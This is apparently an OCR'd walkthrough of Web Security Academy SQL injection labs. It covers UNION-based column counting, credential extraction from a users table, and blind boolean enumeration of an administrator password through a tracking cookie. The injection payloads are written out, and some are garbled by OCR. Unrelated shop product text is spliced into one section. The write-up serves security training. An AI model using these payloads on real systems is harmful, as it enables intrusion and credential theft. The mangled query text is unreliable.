
We found two columns of, **username_frndqw, password_drbomh**

Now we will output the contents of those columns:

'+UNION+SELECT+username_frndqw,+password_drbomh+FROM+USERS_PCAWKP–


And the result is:


Using credentials to log in:





---

# **Lab: 7** - SQL injection UNION attack, determining the number of columns returned by the query



When accessing the lab:





So in this we just have to determine the number of columns, this is a simple lab that can be solved by determining the results when some number of columns is accessed by using the SELECT clause.

Try: UNION SELECT NULL
500 Internal Server Error


Try: ‘UNION SELECT NULL, NULL,
500 Internal Server Error

Try: ‘UNION SELECT NULL, NULL, NULL
200 OK response.

Meaning that it has three columns.



# **Lab: 8** - SQL injection UNION attack, finding a column containing text




First, we will find the number of columns, as in the previous lab:

'+UNION+SELECT+NULL,NULL,NULL–

Returned 200 OK with this query, which means it has 3 columns.


The next step is to identify a column that is compatible with string data. This means we have to find the column which contains string data. This can be done by using some string at each column one by one in the SELECT clause.

Try: '+UNION+SELECT+'abc',,NULL,NULL–
500 Internal Server Error

Try: '+UNION+SELECT+NULL,'abc',NULL–
200 OK


Try: '+UNION+SELECT+NULL,,NULL,'abc'–
500 Internal Server Error

To complete the lab we have to output the provided string, using the correct the correct query from above.




---

# **Lab: 9** - SQL injection UNION attack, retrieving data from other tables




Here we need to find the data from another data table name **users,** it can be solved using this query which will simply select a username, and password columns from the user's table:

'+UNION+SELECT+username,+password+FROM+users--

We will get account credentials in output, we just need to log in with admin:

**wiener**

m5o3yqhm98533hgfj7md

**Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

**administrator**

l0af3v80ig4vpf5n1rtz

**carlos**

edg0by30tbozt8c73yzl

**Conversation Controlling Lemon**

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

**High-End Gift Wrapping**

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item

---

Web Security Academy

SQL injection UNION attack, retrieving data from other tables

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account | Log out


# My Account

Your username is: administrator

Email

Update email

# **Lab: 10** - SQL injection UNION attack, retrieving data from other tables




This DB only accepts one string colmun in the SELECT clause, so we cannot output both username and password from a single query. But first, we have to figure out what's exactly wrong in the SELECT clause so we can input our query well.

We know that there are 2 columns, but we do not know which one is a string and which is not, so we will try string one by one on each column while having the other column as NULL:

'+UNION+SELECT+'a',+NULL+FROM+users–
500 Internal Server Error

'+UNION+SELECT+NULL,+'a'+FROM+users--
200 OK

So we can have username and password columns one by one putting in the string field, in two quries:

'+UNION+SELECT+NULL,+username+FROM+users–
'+UNION+SELECT+NULL,+password+FROM+users--

We can have both credentials from those queries, But, we can do this in one single string as per lab requirement.

In the SQL injection cheat sheet, we have provded how can we concatenate multiple strings into one single setting in each DB version, but we do not know which version is this lab, so let's find out the version:


'+UNION+SELECT+NULL,+version()-- - **PostgreSQL**

We used NULL at first because the SELECT clause requires two columns input at a time, as we figured out before.

Now we will use the string concatenation method as provided in the SQL injection cheat sheet from Postgres:

'+UNION+SELECT+NULL,+username||password+FROM+users--


This query will output username AND password from a single field. But from the output, we dont where exactly the password and username are:





We can have space between both by:


'+UNION+SELECT+NULL,+username+||+'%3a'+||+password+FROM+users–

Here I added a colon between both now:







# **Lab: 11** - Blind SQL injection with conditional responses




Here the vulnerable parameter is a trackable cookie, like before the product category filer was in the previous lab. This is the Blind SQL, which means we will not returend the query output on the page, as the word blind is invisible here. This lab will output a title message if the query goes successful, else not.

We have found the password by the process of enumeration.





It has a tracking ID and a session ID. Also, we do not have any welcome messages here, as per the description. It might appear if we use this tracking ID for a second time. In short, if the

tracking ID exists in DB it will print the welcome message. This confirms that this lab is vulnerable to Blind SQLi.


We will maniuplute this lab using the Boolean technique, as we don't have formal output, we will rely on the true and false condition of the whole query to get things done. As the first step, we will add 1=1, which is always true, with tracking id, what I expect from the SQL statement is, that if var tracking id matches one in DB, AND 1=1 then print true as Welcome Message. If both parts are true, will get true else false as no Welcome Message.

```
' AND '1'='1
```




As we have to retrieve the admin credentials from the user table, we'll create a query that outputs a Welcome message if the user table exists else not.

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```





I a user's table exists, it will SELECT ‘a’ for the first entry as LIMIT to 1 and match it with ‘a’. If this query results in true we will get the welcome message (as the tracking ID is always true). The output confirms user table exists.

Now we will confirm that the administrator user does exist in the username column.

This query will SELECT the username column FROM the users table WHERE the username get equal to administrator and check if this equ to administrator.


```
' AND (SELECT username FROM users WHERE username='administrator')=' administrator
```




The output confirms the administrator username exists in DB.

Now, we will enumerate the administrator's password. We'll do this by asking if the first letter of the password is 'a'. If yes, then output a message. Otherwise, try 'b', then 'c' until the welcome message comes last to 'z'. If the welcome message is found, move to the second letter and iterate from a-z. If the welcome message is found, move to the third letter, and so on.


But first, we will determine the length of the password.



\

It will print a welcome message if the username administrator is the equal administrator and the length of its password is greater than 1, obviously. We'll brute this number until it gets equal to the exact password length:


Add parameter to number.




Add a number from 1 to say 25. And start the attack.

… continued.